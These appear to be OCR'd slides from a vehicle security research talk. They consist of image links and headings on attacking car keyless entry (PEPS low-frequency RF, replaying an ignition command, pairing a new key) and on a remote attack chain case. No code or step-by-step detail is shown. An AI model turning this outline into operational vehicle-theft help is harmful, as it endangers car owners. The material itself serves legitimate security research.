
PEPS will communicate with the key through low-frequency RF




Post-Pentest Researching of Car

Attacking car keyless entry

Replay ignition command start






Post-Pentest Researching of Car

Attacking car keyless entry


PEPS simulation starts



Post-Pentest Researching of Car


Attacking car keyless entry

Match a new key?




Part IV :
A Complete vehicle security analysis case & Remote Attack chain

A Complete vehicle security analysis case




find App leak sensitive log

